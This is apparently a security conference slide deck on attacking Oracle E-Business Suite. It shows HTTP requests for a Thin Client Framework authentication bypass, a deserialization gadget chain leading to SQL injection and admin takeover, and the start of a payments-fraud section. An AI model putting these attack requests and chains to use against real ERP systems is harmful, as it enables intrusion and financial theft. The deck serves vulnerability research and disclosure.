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Agenda

- ERP systems and Financial applications
- TCF Vulnerability
- Wire Transfer attack
- EBS Payments Vulnerability
- Check printing attack
- Conclusions

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Motivation

Looking for profit?



• Governments



• Casinos **E-BUSINESS SUITE**

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ERP Systems

What is an Enterprise Resource Planning system?

- Business management software
 - Enterprises
 - Organizations and Governments
- Planning and administration
- Resource Management
 - Raw Materials
 - Production Capacity and Employees
 - Information
 - **\$ CASH!**

ERP MODULES



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ERP Financial Modules

- Payrolls
 - Employees payments and sensible information
- Purchase Orders
 - Suppliers and Vendors
 - Manage payment orders
 - Manage payment transactions (accounting)
- Payables
 - Bank Accounts and actual payments
 - Wire Transfers
 - Check generation



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Expectation



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Reality



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ERP as a Target

- Many systems are accessible through the internet
- Due to miss configuration or functional requirements (suppliers, e-commerce)
- More than **9000** patched vulnerabilities in SAP and Oracle EBS
- Almost **3000** vulnerabilities with “High” severity according to the CVSS.

TOTAL RESULTS

1,586

TOP COUNTRIES



| | |
|----------------|-----|
| United States | 952 |
| China | 105 |
| United Kingdom | 71 |
| India | 50 |
| Ireland | 40 |

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ERP Post Exploitation

- Financial applications? I wanted profit!
- Attackers fail to understand the potential of the target
- Exploit non-critical resources for economic revenue
 - Mining cryptocurrency
 - Ransomware
 - BotNet
 - Extortion



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ERP Post Exploitation

- Financial applications can be used to obtain big profit...
- Explain how?
- Combine the technical knowledge of an attacker with the experience of an ERP user
- Gain access to the application server and the database
- Modify data and control processes to obtain fast and untraceable profit: \$\$\$



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Oracle E-Business Suite

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Oracle EBS

- Oracle's main ERP software
- WebLogic Server
- Oracle Database
- CPU (Critical Patch Update)

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Thin Client Framework

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TCF

Thin Client Framework

- Interfaces and Methods for EBS developers
- Twin Classes in **Client** and **Server**

```
Class TCFClientObject implements Proxy{  
    ....  
    public Item readSync(Item) {}  
}
```


```
Class TCFServerObject implements Proxy{  
    ....  
    public Item readSync(Item args) {  
        return new Item("hello HITB")  
    }  
}
```

- TCF communication protocol over **HTTP** with TCF Servlet



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Dispatcher



- Stores information such as **DB config** and other Objects



TCF

TCF Handshake

```
POST /OA_HTML/AppsTCFServer HTTP/1.1
Host: host:port
TCFStart: MySession123
Content-Length: 15
Cookie: EBS=eqI4sGrcfZGtyO5znrPREYQCR7
TCF/SPv1v1v
```

TCF Servlet

TCF Session ID (alphanumeric)

EBS session with authenticated User

Handshake String

- Response include a Java **JSESSIONID** Cookie used in following requests.



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
The Proxy Interface

- Java Interfaces. Implemented by classes at Client and Server
- Methods for initializing and processing
 - `getPeerType` -> Returns the Name of the tween Class
 - `readItem` -> Parses an Item (or list of items) with initialization information.
 - `readSynch` -> Parses an Item (or list of items) for processing.



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Proxy



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TCF Vulnerability

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TCF Vulnerability

Authentication Bypass

```
POST /OA_HTML/AppsTCFServer HTTP/1.1
Host: host:port
TCFStart: MySession123
Content-Length: 15
Cookie:

TCF/SPv1v1v
```

```
HTTP/1.1 200 OK
Date: Tue, 17 Sep 2019 15:04:06 GMT
Server:
Content-Length: 69
X-ORACLE-DMS-ECID: 005^g4BAzllFCCYzLoj08A000E9M000Pt f
Set-Cookie: JSESSIONID=0NY_vI5oe4wTrJHRBw_OzggiVSuZNPBoacfqpPoYUBylbMMK58dt!-1205865637; path=/
Set-Cookie: EBS1228=WzSeFQ7ujjplTAIgeLXctZ33IO; path=/
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Connection: close
Content-Type: text/plain
Content-Language: en
```

```
AX:TCF Session start attempted without authentication information.
```

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TCF Vulnerability

Handshake pseudocode

jsessionId = request.getSession(true); ← **Map Storage**

tcf_sid = request.getHeader("TCFStart"); ← **NULL**

tcf_key = getConnectionKey(tcf_sid);

```
private String getConnectionKey(String paramString)
{
    if ((paramString == null) || (paramString.equals("")) return "TCFConn: ";
    return "TCFConn:" + paramString;
}
```

/* delete session and set auth error response

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TCF Vulnerability

Authentication Bypass

```
POST /OA_HTML/AppsTCFServer HTTP/1.1
Host: host:port
Content-Length: 15
Cookie:

[]TCF/SPv1v1v
```

- **TCFStart** = null --> Java Exception... But TCFSession = "" is created

```
HTTP/1.1 200 OK
Date: Mon, 16 Sep 2019 22:56:47 GMT
Server:
Content-Length: 15
X-ORACLE-DMS-ECID: 005^fE4jPXyEwG05zzWByW0004jn0001du
Set-Cookie:
JSESSIONID=rPs8SvEae_JSDLOWMMmG0kvkpk4k7ntWoc-T8euzPq5-ceSvTFF!1313536520; path=/
X-Frame-Options: SAMEORIGIN
Content-Type: text/plain
Content-Language: en

[]TCF/SPv1.1.
```



TCF Vulnerability

Vulnerable Proxy Implementations

- We are able to instantiate and execute any class implementing Proxy
- Look for classes performing interesting actions in readItem and readSynch
 - Command Execution
 - Database manipulation
 - Files manipulation
- Many interesting class... but lets focus on **wip.tcf.server.ServerPostmaster**



TCF Vulnerability

ServerPostmaster

- Implements Proxy and readSynch
- One of the few classes that receives and operates with bytes array
 - Receives Byte array as an Item
 - Decode and parse Bytes into a object input stream
 - ReadObject of Input stream into a Message Class

```
this.inflater = new Inflater( b: true);  
this.ois = new ObjectInputStream(new BufferedInputStream(new InflaterInputStream(new ByteArrayInputStream(paramArrayOfByte), this.inflater)));  
localMessage = (Message)this.ois.readObject();
```

User input deserialized... Good Idea!

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
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TCF Vulnerability

Gadget - unzip to Object



`Message.routeMessage()`

`Message.readObject()`

`ios.readObject()`

`ServerPostmaster.UnZip()`


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Gadget - Postmaster Messages



- Execute Service method depending on ServiceID



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Gadget - SingleResponseService.Respond()

```
String lang = paramClient.getSessionConfigurator().getDisplayLanguage();  
Connection localConnection = paramClient.getServerContext().getConnection();  
String sqlQ = "select fa.application_short_name from fnd_application fa where fnm.language_code = ' + lang + "' + " and ( ";
```

- If DisplayLanguage is controlled, SQL injection!
- Respond() receives a serverPostmaster SessionContext previously initialized



TCF Vulnerability

Gadget - FndMessageRequest



```
Class.forName("FndMessageService").newInstance()  
FndMessageRequest.getServiceClassName()
```

```
Request.readObject()
```

```
Message.routeMessage()
```

```
Message.readObject()
```

```
ios.readObject()
```

```
ServerPostmaster.UnZip()
```

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TCF Vulnerability

Gadget - FndMessageService

`SingleResponseService.Respond()` ← **ServiceID = 10**

`FndMessageService.Execute()`

`Class.forName("FndMessageService").newInstance()
FndMessageRequest.getServiceClassName()`

`Request.readObject()`

`Message.routeMessage()`

`Message.readObject()`

`ios.readObject()`

`ServerPostmaster.UnZip()`

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TCF Vulnerability

Gadget - SQL Execution

```
Statement.execute("sql_statement"+SessionConfigurator.getDisplayLanguage())
    SingleResponseService.Respond()
        FndMessageService.Execute()
            Class.forName("FndMessageService").newInstance()
                FndMessageRequest.getServiceClassName()
                    Request.readObject()
                        Message.routeMessage()
                            Message.readObject()
                                ios.readObject()
                                    ServerPostmaster.UnZip()
```

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TCF Vulnerability

Gadget - ContextBootstrapService

- **Session Context initialization** and configuration

```
Class.forName("ContextBootstrapService").newInstance()  
ContextBootstrapRequest.getServiceClassName()
```

```
Request.readObject()
```

```
Message.routeMessage()
```

```
Message.readObject()
```

```
ios.readObject()
```

```
ServerPostmaster.UnZip()
```

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TCF Vulnerability

Gadget - SessionConfigurator



`ContextBootstrapService.createSession()`

```
Class.forName("ContextBootstrapService").newInstance()  
ContextBootstrapRequest.getServiceClassName()
```

```
Request.readObject()
```

```
Message.routeMessage()
```

```
Message.readObject()
```

```
ios.readObject()
```

```
ServerPostmaster.UnZip()
```

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Gadget - SQL Statement Injection

```
DisplayLang = String("SQL_INJECTION")
    Session.setDisplayLanguage(SessionConfigurator.getDisplayLanguage)
        ContextBootstrapService.createSession(SessionConfigurator)
            Class.forName("ContextBootstrapService").newInstance()
                ContextBootstrapRequest.getServiceClassName()
                    Request.readObject()
                        Message.routeMessage()
                            Message.readObject()
                                ios.readObject()
                                    ServerPostmaster.UnZip()
```


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TCF Vulnerability

Second order SQL Injection



Arbitrary SQL Injection

○ “DECLARE PRAGMA AUTONOMOUS_TRANSACTION ...”

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EBS Admin User Takeover

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
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ERP Payments

What now?



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ERP Payments

- CRUD operations on Vendors, Invoices and Payment orders
- Stores Financial information
- Payment workflow:
 - Create Supplier
 - Create Invoice for a Supplier
 - Create Payment order for the Invoice
 - Create payment document and actually move money...

